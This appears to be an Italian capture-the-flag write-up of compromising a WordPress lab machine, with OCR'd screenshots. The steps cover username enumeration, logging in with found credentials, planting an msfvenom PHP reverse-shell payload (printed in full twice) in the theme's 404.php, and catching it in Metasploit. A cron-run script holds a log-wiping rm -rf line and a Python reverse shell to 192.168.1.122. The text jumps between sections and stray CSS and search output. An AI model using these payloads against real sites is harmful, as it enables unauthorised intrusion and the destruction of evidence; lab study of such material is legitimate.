- L’autore del blog risulta essere “john”, confermando la validità di un nome Utente, questo viene Trovato facendo tentativi con diversi nomi trovati precedentemente con FTP e password casuali fin quando il messaggio di errore non risulta essere per il profilo selezionato password errata




/root/Desktop/cleanup - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.
Untitled 1
cleanup
Untitled 2
Desktop - Thunar
Bookmarks Help
root
Desktop
cleanup
"cleanup" | 294 bytes | Shell script

```
#!/bin/sh

rm -rf /var/log/apache2/*        # Clean those damn logs !!
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.122",8080));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'


```

6. Accesso alla Dashboard WordPress

- Utilizzando le credenziali `john:enigma` si ottiene accesso alla dashboard.



WordPress 6.8.1 is available! Please update now.

2 Posts

1 Page

1 Comment

WordPress 4.5 running Twenty Sixteen theme.

Recently Published

Mar 7th 2018, 8:08 pm [Retired] This blog is no longer being maintained


Mar 7th 2018, 8:05 pm Hello world!

Recent Comments


From Mr WordPress on Hello world!
Hi, this is a comment. To delete a comment, just log in and view the post's comments. There you will...

RSS Error: WP HTTP Error: The SSL certificate for the host could not be verified.


RSS Error: WP HTTP Error: The SSL certificate for the host could not be verified.




WordPress 6.8.1 is available! Please update now.




```
audio,
canvas,
progress,
video {
        display: inline-block;
        vertical-align: baseline;
}

audio:not([controls]) {
        display: none;
        height: 0;
}

[hidden],
template {
        display: none;
}

a {
        background-color: transparent;
}
```




```
html {
        font-family: sans-serif;
        -webkit-text-size-adjust: 100%;
        -ms-text-size-adjust: 100%;
}

body {
        margin: 0;
}

article,
aside,
details,
figcaption,
figure,
footer,
header,
main,
menu,
nav,
section,
summary {
        display: block;
}
```



```
 *    11.5 - Sidebar
 *    11.6 - Footer
 * 12.0 - Media
 *    12.1 - Captions
 *    12.2 - Galleries
 * 13.0 - Multisite
 * 14.0 - Media Queries
 *    14.1 - >= 710px
 *    14.2 - >= 783px
 *    14.3 - >= 910px
 *    14.4 - >= 985px
 *    14.5 - >= 1200px
 * 15.0 - Print
 */


/**
 * 1.0 - Normalize
 *
 * Normalizing styles have been helped along thanks to the fine work of
 * Nicolas Gallagher and Jonathan Neal http://necolas.github.com/normalize.css/
 */
```



```
/**
 * Table of Contents
 *
 * 1.0 - Normalize
 * 2.0 - Genericons
 * 3.0 - Typography
 * 4.0 - Elements
 * 5.0 - Forms
 * 6.0 - Navigation
 *   6.1 - Links
 *   6.2 - Menus
 * 7.0 - Accessibility
 * 8.0 - Alignments
 * 9.0 - Clearings
 * 10.0 - Widgets
 * 11.0 - Content
 *    11.1 - Header
 *    11.2 - Posts and pages
 *    11.3 - Post Formats
 *    11.4 - Comments
 *    11.5 - Sidebar
 *    11.6 - Footer
 * 12.0 - Media
```




Edit Themes

Twenty Sixteen: Stylesheet (style.css)


Select theme to edit: Twenty Sixteen

```
/*
Theme Name: Twenty Sixteen
Theme URI: https://wordpress.org/themes/twentysixteen/
Author: the WordPress team
Author URI: https://wordpress.org/
Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout —
the horizontal masthead with an optional right sidebar that works perfectly for blogs
and websites. It has custom color options with beautiful default color schemes, a
harmonious fluid grid using a mobile-first approach, and impeccable polish in every
detail. Twenty Sixteen will make your WordPress look beautiful everywhere.
Version: 1.2
License: GNU General Public License v2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html
Tags: black, blue, gray, red, white, yellow, dark, light, one-column, two-columns,
right-sidebar, fixed-layout, responsive-layout, accessibility-ready, custom-background,
custom-colors, custom-header, custom-menu, editor-style, featured-images, flexible-
header, microformats, post-formats, rtl-language-support, sticky-post, threaded-
comments, translation-ready
Text Domain: twentysixteen

This theme, like WordPress, is licensed under the GPL.
Use it to make something cool, have fun, and share what you've learned with others.
*/
```


- Da lì si modifica il file `404.php` del tema TwentySixteen, inserendo una web shell PHP generata con `msfvenom`.



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p "php/meterpreter/reverse_tcp" LHOST=192.168.1.18 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.1.18'; $port = 4444; if (($f = 'stream_socket_client') && is_callab
le($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) {
 $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET
, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$
s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($
s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $
len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen
($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS[
'msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_
bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```



```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Sixteen
 * @since Twenty Sixteen 1.0
 */

get_header(); ?>

	<div id="primary" class="content-area">
		<main id="main" class="site-main" role="main">

			<section class="error-404 not-found">
				<header class="page-header">
					<h1 class="page-title"><?php _e( 'Oops! That
page can&rsquo;t be found.', 'twentysixteen' ); ?></h1>
				</header><!-- .page-header -->

				<div class="page-content">
					<p><?php _e( 'It looks like nothing was found at
this location. Maybe try a search?', 'twentysixteen' ); ?></p>

					<?php get_search_form(); ?>
				</div><!-- .page-content -->
```




File edited successfully.


```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Sixteen
 * @since Twenty Sixteen 1.0
/*<?php /**/ error_reporting(0); $ip = '192.168.1.18'; $port = 4444; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type =
'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port);
$s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s =
$f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) {
die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) {
die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case
'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen",
$len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case
'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s,
$len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] =
$s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) {
$suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

5. Attivazione della webshell


- In ascolto sulla porta 4444 con Metasploit (`exploit/multi/handler`), si riceve la reverse shell da parte del target.




```
       =[ metasploit v6.4.1-dev                          ]
+ -- --=[ 2407 exploits - 1239 auxiliary - 422 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search wp_admin_shell_upload

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/webapp/wp_admin_shell_upload 2015-02-21       excellent  Yes    WordPress Admin Shell Upload


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_admin_shell_upload
```




```
 28    \_ target: Win2000 SP0 - SP4                .            .          .      .
 29    \_ target: Win2000 SP2/SP3 - samlib         .            .          .      .
 30    \_ target: Win2000 SP0/SP1 - activeds       .            .          .      .
 31    \_ target: Windows XP Pro SP0 English       .            .          .      .
 32    \_ target: Windows XP Pro SP1 English       .            .          .      .
 33    \_ target: WinXP SP0 - SP1                  .            .          .      .
 34    \_ target: Win2003 SP0                      .            .          .      .
 35  exploit/windows/browser/ms05_054_onload       2005-11-21   normal     No     MS05-054 Microsoft Internet Explorer JavaScript OnLoad Handler Remote Code
 36    \_ target: Internet Explorer 6 on Windows XP .           .          .      .
 37    \_ target: Internet Explorer 6 Windows 2000 .            .          .      .
 38  exploit/windows/browser/ms13_080_cdisplaypointer 2013-10-08 normal    No     MS13-080 Microsoft Internet Explorer CDisplayPointer Use-After-Free
 39    \_ target: Automatic                        .            .          .      .
 40    \_ target: IE 7 on Windows XP SP3           .            .          .      .
 41    \_ target: IE 8 on Windows XP SP3           .            .          .      .
 42    \_ target: IE 8 on Windows 7                .            .          .      .
 43  exploit/multi/http/maracms_upload_exec        2020-08-31   excellent  Yes    MaraCMS Arbitrary PHP File Upload
 44    \_ target: PHP                              .            .          .      .
 45    \_ target: Linux                            .            .          .      .
 46    \_ target: Windows                          .            .          .      .
 47  exploit/windows/mssql/mssql_linkcrawler       2000-01-01   great      No     Microsoft SQL Server Database Link Crawling Command Execution
 48  exploit/windows/http/netgear_nms_rce          2016-02-04   excellent  Yes    NETGEAR ProSafe Network Management System 300 Arbitrary File Upload
 49  exploit/windows/browser/persits_xupload_traversal 2009-09-29 excellent No    Persits XUpload ActiveX MakeHttpRequest Directory Traversal
 50  exploit/linux/http/rconfig_ajaxarchivefiles_rce 2020-03-11 good       Yes    Rconfig 3.x Chained Remote Code Execution
 51  auxiliary/dos/http/webrick_regex              2008-08-08   normal     No     Ruby WEBrick::HTTP::DefaultFileHandler DoS
 52  auxiliary/dos/http/squid_range_dos            2021-05-27   normal     No     Squid Proxy Range Header DoS
 53  exploit/linux/http/trendmicro_websecurity_exec 2020-06-10  excellent  Yes    Trend Micro Web Security (Virtual Appliance) Remote Code Execution
 54  exploit/multi/http/wp_ait_csv_rce             2020-11-14   excellent  Yes    WordPress AIT CSV Import Export Unauthenticated Remote Code Execution
 55  exploit/linux/local/yum_package_manager_persistence 2003-12-17 excellent No  Yum Package Manager Persistence

Interact with a module by name or index. For example info 55, use 55 or use exploit/linux/local/yum_package_manager_persistence

msf6 > search exploit/multi/handler

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09  excellent  No     APT Package Manager Persistence
   1  auxiliary/scanner/http/apache_mod_cgi_bash_env  2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   2  exploit/linux/local/bash_profile_persistence    1989-06-08       normal     No     Bash Profile Persistence
   3  exploit/linux/local/desktop_privilege_escalation  2014-08-07     excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   4    \_ target: Linux x86                          .                .          .      .
   5    \_ target: Linux x86_64                       .                .          .      .
   6  exploit/multi/handler                           .                manual     No     Generic Payload Handler
   7  exploit/windows/mssql/mssql_linkcrawler         2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   8  exploit/windows/browser/persits_xupload_traversal  2009-09-29    excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   9  exploit/linux/local/yum_package_manager_persistence  2003-12-17  excellent  No     Yum Package Manager Persistence
```




```
msf6 > search exploit/multi/handler

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank       Check  Description
   -  ----                                                 ---------------  ----       -----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persistence
   1  auxiliary/scanner/http/apache_mod_cgi_bash_env       2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   2  exploit/linux/local/bash_profile_persistence         1989-06-08       normal     No     Bash Profile Persistence
   3  exploit/linux/local/desktop_privilege_escalation     2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   4    \_ target: Linux x86                               .                .          .      .
   5    \_ target: Linux x86_64                            .                .          .      .
   6  exploit/multi/handler                                .                manual     No     Generic Payload Handler
   7  exploit/windows/mssql/mssql_linkcrawler              2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   8  exploit/windows/browser/persits_xupload_traversal    2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   9  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Persistence

Interact with a module by name or index. For example info 9, use 9 or use exploit/linux/local/yum_package_manager_persistence

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```




```
meterpreter > shell -i
Process 2719 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
shell
/bin/sh: 1: shell: not found
exit
meterpreter > cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *     * * *   root    /usr/local/bin/cleanup
#
meterpreter > cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
